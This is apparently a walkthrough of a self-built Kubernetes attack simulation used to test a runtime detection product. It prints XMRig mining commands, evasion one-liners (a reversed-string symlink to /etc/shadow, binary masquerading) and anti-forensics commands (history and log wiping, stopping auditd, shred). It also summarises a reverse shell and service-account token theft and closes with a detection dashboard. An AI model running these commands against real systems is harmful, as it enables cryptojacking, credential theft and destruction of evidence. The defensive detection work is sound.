Network monitoring: Outbound connections to unusual IPs/ports
Process monitoring: Suspicious bash file descriptor manipulation (exec 3<>/dev/tcp)
Behavioral analysis: Containers shouldn't initiate outbound connections to arbitrary IPs
Egress filtering: Whitelist allowed external destinations (DatabaseFQDNs, APIs only)

Security Insight: Reverse shells exploit the trust asymmetry in network security - organizations spend enormous effort on ingress filtering (firewalls, WAFs), but egress is often wide open. Zero-trust networking requires egress controls too.

~/clusterfuck/run.sh: cryptomining

```
{
    "api": {
        "id": null,
        "worker-id": null
    },
    "http": {
        "enabled": false,
        "host": "127.0.0.1",
        "port": 0,
        "access-token": null,
        "restricted": true
    },
    "autosave": true,
    "background": false,
    "colors": false,
    "title": true,
    "randomx": {
        "init": -1,
        "init-avx2": -1,
        "mode": "auto",
        "1gb-pages": false,
        "rdmsr": true,
        "wrmsr": true,
        "cache_qos": false,
        "numa": true,
        "scratchpad_prefetch_mode": 1
    },
    "cpu": {
        "enabled": true,
        "huge-pages": true,
        "huge-pages-jit": false,
        "hw-aes": null,
        "priority": null,
        "memory-pool": false,
        "yield": true,
        "asm": true,
        "argon2-impl": null,
        "argon2": [0, 1],
        "cn": [
            [1, 0]
        ],
        "cn-heavy": [
            [1, 0],
            [1, 1]
        ],
        "cn-lite": [
            [1, 0],
            [1, 1]
        ],
        "cn-pico": [
            [2, 0],
            [2, 1]
```

```
log "$B" "Stage 8: Cryptomining"
log "$Y" "  - Starting XMRig miner (${MINER_DURATION}s duration)"
timeout $MINER_DURATION "$SPATH/xmx2" --threads=${nproc) 2>&1 | grep -E "(ABOUT|CPU|POOL|net)" | while read line; do
    log "$Y" "  $line"
done
log "$G" "✓ Cryptomining complete"
```

Attackers hijack compute resources to mine cryptocurrency (usually Monero/XMR - privacy-focused, untraceable). This is the #1 cloud attack objective by volume - more common than data theft or ransomware. Why Kubernetes Clusters?
Free compute: Attacker doesn't pay for CPU/memory
Scale: Compromise one pod, spread to hundreds of nodes
Anonymity: Monero mining pools don't require KYC
Low risk: Unlike ransomware, victims often don't notice immediately
The Binary: xmx2 is XMRig - the most popular open-source Monero miner The Command (line 387):
timeout $MINER_DURATION "$SPATH/xmx2" --threads=$(nproc) 2>&1 | grep -E "(ABOUT|CPU|POOL|net)"
Breaking it down:
timeout $MINER_DURATION: Run for 60 seconds (configurable via env var)
--threads=$(nproc): Use all available CPU cores (nproc returns CPU count)
grep -E "(ABOUT|CPU|POOL|net)": Filter output to show:
ABOUT: Miner version/config
CPU: CPU model, hash rate (H/s)
POOL: Mining pool connection status
net: Network connectivity to pool
Real-World Impact:
Tesla 2018: Cryptominers in Kubernetes dashboard, cost $thousands in AWS bills
TeamTNT: Active threat actor specializing in cloud cryptomining since 2020
Typical hash rates: 1000-5000 H/s per node = ~$50-200/month per compromised cluster

Detection Signatures:
High sustained CPU usage (80-100%)
Outbound connections to mining pools (port 3333, 14444)
Process names: xmrig, xmx, minerd, or obfuscated (www, update, systemd)

~/clusterfuck/run.sh: evasion

```
log "$B" "Stage 9: Defense evasion"
log "$Y" "  - Obfuscated file access (reversed string)"
ln -sf $(rev<<<'wodahs/cte/') /tmp/shadow_link 2>/dev/null && log "$Y" "    ✓ Symbolic link created: /tmp/shadow_link -> /etc/shadow"

log "$Y" "  - Binary masquerading (cat -> a.py)"
cp $(command -v cat) /tmp/a.py 2>/dev/null && log "$Y" "    ✓ Binary disguised as: /tmp/a.py"

log "$G" "✓ Evasion techniques complete"
```

After establishing persistence and monetizing, attackers deploy evasion tradecraft to avoid detection.
Technique 1: Obfuscated File Access (line 396-397)
ln -sf $(rev<<<'wodahs/cte/') /tmp/shadow_link
What's happening:
rev<<<'wodahs/cte/': Reverse the string "wodahs/cte/" → /etc/shadow
ln -sf ... /tmp/shadow_link: Create symbolic link pointing to /etc/shadow
Why attackers do this:
SIEM/EDR evasion: Security tools scan for string patterns like /etc/shadow or /etc/passwd
String obfuscation via rev, base64, xxd, or encryption bypasses static signatures
The file access still happens, but the command line doesn't contain the obvious indicator
Example detections this evades:
This triggers: cat /etc/shadow
This might not: cat $(rev<<<'wodahs/cte/')
Real-world variants:
Base64 encoding: echo L2V0Yy9zaGFkb3c= | base64 -d
Variable splitting: f="/etc"; f2="/shadow"; cat ff2
Hex encoding: $(printf "\x2f\x65\x74\x63\x2f\x73\x68\x61\x64\x6f\x77")
Technique 2: Binary Masquerading (line 399-400)
cp $(command -v cat) /tmp/a.py
What's happening:

Copy the cat binary to /tmp/a.py
Rename suggests it's a Python script, but it's actually the cat ELF binary
Why attackers do this:
Process monitoring evasion: EDR sees /tmp/a.py execution, not cat
Mimics legitimate developer activity (running Python scripts)
Filename extension mismatch (.py but ELF binary) confuses static analysis tools
Real-world variants:
Copy malware as systemd, cron, kworker (legitimate system process names)
Place in /usr/bin or /usr/sbin to blend with system binaries
Modify timestamps to match system files: touch -r /bin/ls /tmp/malware


~/clusterfuck/run.sh: anti-forensics


```
log "$B" "Stage 11: Anti-forensics"
log "$Y" "  - Clearing bash history..."
cat /dev/null > ~/.bash_history 2>/dev/null && log "$Y" "    ✓ ~/.bash_history cleared"
log "$G" "✓ History cleanup complete"

# more anti-forensics techniques
# Clear system logs
# echo "" > /var/log/auth.log
# echo "" > /var/log/syslog

# # Disable auditd
# service auditd stop

# # Clear kernel ring buffer
# dmesg -c

# # Modify timestamps (timestomping)
# touch -r /bin/ls malware.sh  # Copy legit file's timestamp

# # Secure deletion
# shred -vfz -n 10 sensitive_data.txt
```

The Final Stage: Destroy evidence to delay incident response and attribution. Bash History Clearing (line 416):
cat /dev/null > ~/.bash_history
What it does:
Overwrites ~/.bash_history with an empty file
Removes all commands executed in the shell session
Standard anti-forensics technique used by 90%+ of attackers
Why this matters:
Incident responders first check bash history to understand attacker actions
Clearing history makes timeline reconstruction difficult
Delays attribution (which commands, which tools, which targets)
What this doesn't prevent:
Live process monitoring: Tools already captured events
Auditd logs: Kernel-level audit logs (if enabled)
Network logs: Traffic captures already recorded
Container logs: kubectl logs shows stdout/stderr
Wiz runtime sensors: eBPF-based monitoring captured everything in real-time
Additional anti-forensics techniques (not implemented here, but common):
Clear system logs
echo "" > /var/log/auth.log
echo "" > /var/log/syslog

```
# Disable auditd
service auditd stop

# Clear kernel ring buffer
dmesg -c

# Modify timestamps (timestomping)
touch -r /bin/ls malware.sh  # Copy legit file's timestamp

# Secure deletion
shred -vfz -n 10 sensitive_data.txt
```

running ~/clusterfuck/


~/code/clusterfuck
[+] Building 4.6s (11/11) FINISHED docker:desktop-linux
=> [internal] load build definition from Dockerfile.sim 0.0s
=> => transferring dockerfile: 1.13kB 0.0s
=> [internal] load metadata for docker.io/library/ubuntu:20.04 0.3s
=> [internal] load .dockerignore 0.0s
=> => transferring context: 2B 0.0s
=> [1/5] FROM docker.io/library/ubuntu:20.04@sha256:8feb4d8ca5354 0.0s
=> => resolve docker.io/library/ubuntu:20.04@sha256:8feb4d8ca5354 0.0s
=> [internal] load build context 0.0s
=> => transferring context: 29B 0.0s
=> CACHED [2/5] RUN apt-get update && apt-get install -y --no 0.0s
=> CACHED [3/5] COPY sim.tar / 0.0s
=> CACHED [4/5] RUN mkdir -p /payloads /tmp/payloads /etc/bsssq-s 0.0s
=> CACHED [5/5] RUN echo '#!/bin/bash\nif [! -f "/etc/bsssq-secr 0.0s
=> exporting to image 4.2s
=> => exporting layers 0.0s
=> => exporting manifest sha256:9426177c0bdbe3c12381729412d8cc43a 0.0s
=> => exporting config sha256:8c40c49d1c6a7a08f9d40a3981a6e08ff93 0.0s
=> => exporting attestation manifest sha256:7d108f2abb91b71398742 0.0s
=> => exporting manifest list sha256:53a94277d1e729bc4949dc45ae24 0.0s
=> => naming to docker.io/bilals12/attack-sim:latest 0.0s
=> => pushing layers 1.5s
=> => pushing manifest for docker.io/bilals12/attack-sim:latest@s 2.7s
=> [auth] bilals12/attack-sim:pull,push token for registry-1.dock 0.0s
1 warning found (use docker --debug to expand):
- SecretsUsedInArgOrEnv: Do not use ARG or ENV instructions for sensitiv
e data (ENV "AWS_CREDENTIAL_PATH") (line 3)
View build details: docker-desktop://dashboard/build/desktop-linux/deskto
p-linux/6autyo60s07l17nw3m37bjghr
(*|turo-test-subaccount-2-v04-it:bilal)bilal clusterfuck → kubectl delete
-f attack-sim-deploy.yaml -n bilal main
n
pod "sim-pod" deleted from bilal namespace
(*|turo-test-subaccount-2-v04-it:bilal)bilal clusterfuck → kubectl delete
pod sim-pod payload-server aws-credentials -n bilal --ignore-not-found
pod "payload-server" deleted from bilal namespace
(*|turo-test-subaccount-2-v04-it:bilal)bilal clusterfuck → main
~/code/clusterfuck
(*|turo-test-subaccount-2-v04-it:bilal)bilal clusterfuck → kubectl config
set-context --current --namespace=bilal
Context "turo-test-subaccount-2-v04-it" modified.
(*|turo-test-subaccount-2-v04-it:bilal)bilal clusterfuck → main



Attack Simulation Output Analysis

Left Panel: Exploitation Phase

Initial Access & Enumeration:
- Targeted payload server at `payload-server.default.svc.cluster.local:8080`
- Successful file upload via HTTP endpoint
- Enumeration of filesystem structure (`/tmp`, `/dev`, `/usr`, `/bin`, `/var`, `/run`)
- Write permissions confirmed on multiple directories

Privilege Escalation Attempt:
- Binary operations using `/usr/sbin` path
- Library manipulation via `/usr/lib` and `/usr/local/lib`
- Preload file creation for persistent access with error (LD_PRELOAD technique)
- Cron job manipulation attempted

Backdoor Establishment:
- Backdoor `cron` detected at `/dev/tcp/10.10.10.10/4444`
- Python reverse shell execution targeting `/dev/shm`
- Mount binary execution for `cgroupv1` operations

- Multiple filesystem mount attempts (cgroup v1/v2, `/tmp/app`, `/tmp/memory`)

Exfiltration Preparation:
- Secrets search initiated
- Service token extraction from `/var/run/secrets/kubernetes.io/serviceaccount/token`
- K8s service token successfully extracted (2300 bytes)
- Data staged to attacker C2 endpoint
- Base64-encoded backup content visible

Middle Panel: Kubernetes Enumeration & Credential Harvesting

Service Discovery:
- Payload server responding on `https://payload-server.default.svc.cluster.local:8080`
- File upload successful
- RDS backup creation initiated

Credential Extraction:
- AWS credentials discovered in environment variables
- Kubernetes config identified with certificate-authority-data
- IAM role data retrieved (271 bytes)
- Database credentials found:
  - Adapter: `mysql2`
  - Port: `3306`
  - Database: `production_db`
  - Username: `admin`
  - Password: `SuperSecure123!`

AWS Resource Access:
- AWS key data mounted from Kubernetes secrets (`/etc/kubernetes/admin/AWS.CREDENTIALS`)
- IAM role assumption via `sts:AssumeRole` action
- S3 bucket access (`arn:aws:s3:::rds-backup-*`)
- Dummy token/keys extracted for AWS authentication

Data Exfiltration:
- Backup content preview shows base64-encoded data
- Sending data to `http://payload-server.default.svc.cluster.local:8080`
- Multiple backup attempts with success status
- RDS backup data successfully exfiltrated

Right Panel: Network Reconnaissance & Post-Exploitation

Port Scanning:

- Quick port scan executed against `payload-server.default.svc.cluster.local`
- Multiple ports enumerated (22, 80, 443, 8080, 4444, 7456)
- Localhost binding test successful on `127.0.0.1:19999`

Detailed Port Status:
- Port 22: CLOSED
- Port 80: CLOSED
- Port 443: CLOSED
- Port 8080: OPEN (primary attack surface)
- Port 4444: OPEN (backdoor listener)
- Port 7456: OPEN (secondary backdoor)

AWS Infrastructure Enumeration:
- IAM roles list retrieved
- AWS CLI configured with mounted credentials
- Dummy credentials authentication warning (expected for simulation)

Security Token Errors:
- `InvalidClientTokenId` when calling `ListRoles` operation
- Expected behavior for invalid/expired credentials

Backdoor Connection Attempts:
- Reverse shell creation targeting multiple ports
- Bash-based connections to ports 4444, 7456
- Python socket-based fallback connections
- Multiple connection establishment attempts to `10.105.12.145`
- Reverse shell connection evidence saved to `/tmp/connection_proof.txt`

Reverse Shell Validation:
- Connection successful to backdoor port 4444
- Shell interaction captured
- Exfiltration test completed
- Connection proof archived


Lateral Movement Indicators:
- Network mapping via localhost port scans
- Credential reuse across AWS services
- Kubernetes service account token leverage
- Multiple egress channels established

Security Findings Summary

Critical Issues Identified:

1. **Unrestricted File Upload**: Payload server accepts arbitrary file uploads without validation
2. **Exposed Database Credentials**: Hardcoded credentials in environment/config
3. **AWS Credential Leakage**: IAM credentials accessible via mounted secrets
4. **Network Segmentation Failure**: Internal services accessible from compromised pod
5. **Egress Control Gap**: Unrestricted outbound connectivity to attacker C2
6. **Privilege Escalation Vectors**: Write access to sensitive directories, cgroup manipulation
7. **Service Account Token Exposure**: Default service account token with excessive permissions
8. **Multiple Backdoor Channels**: Established persistent access via ports 4444, 7456


detecting ~/clusterfuck/


All projects
Search
Detections
Save as...
Manage Policies
Search detection
1d
Past 1 day
Severity is Critical or High
Principal
Resource
Origin
More
97 detections
Reset
GROUP BY
Select...
VIEW
Table
& MITRE
Boards
Issues
Threats
Findings
Inventory
Explorer
Policies
Reports
Settings
Lens
Connect
Detections by Severity
97
Total
Critical 30
High 67
Detections by Rule
DNS query for a known cryptomining dom... 8
BPF/eBPF program was loaded from writa... 8
Reverse shell - suspected reverse shell co... 8
File associated with a known critical severi... 8
Self-deleting binary executed 8
Detections by Cloud Platform
97
Amazon Web Services
Detections by Event Origin
Wiz Sensor Matched Rules 97
Updated At
Origin
Detection
Principal
Resource
Subscription
MITRE
Severity
Nov 11, 5:23:08 PM RWX permissions on newly mapped virtual memory area by a fileless process was alloca... High
Nov 11, 5:23:08 PM Process created a symlink to /etc/shadow file High
Nov 11, 5:23:08 PM Fileless execution was detected (executable image path) Critical
Nov 11, 5:23:08 PM Outbound connection from fileless binary High
Nov 11, 5:23:08 PM Suspected cryptominer download URL observed in command line High
Nov 11, 5:23:08 PM Fileless execution was detected (memory backed file) Critical
Nov 11, 5:23:08 PM DNS query for a known cryptomining domain Critical
Nov 11, 5:23:08 PM File associated with a known high severity malware executed High
Nov 11, 5:21:59 PM File associated with a known critical severity malware executed Critical
Nov 11, 5:21:59 PM File associated with a known high severity malware executed High
Nov 11, 5:21:59 PM Permissions changed for preload configuration file (via shell command)
Discovered: k...
Discovered: b...
test-subaccount-2
Ask AI

questions?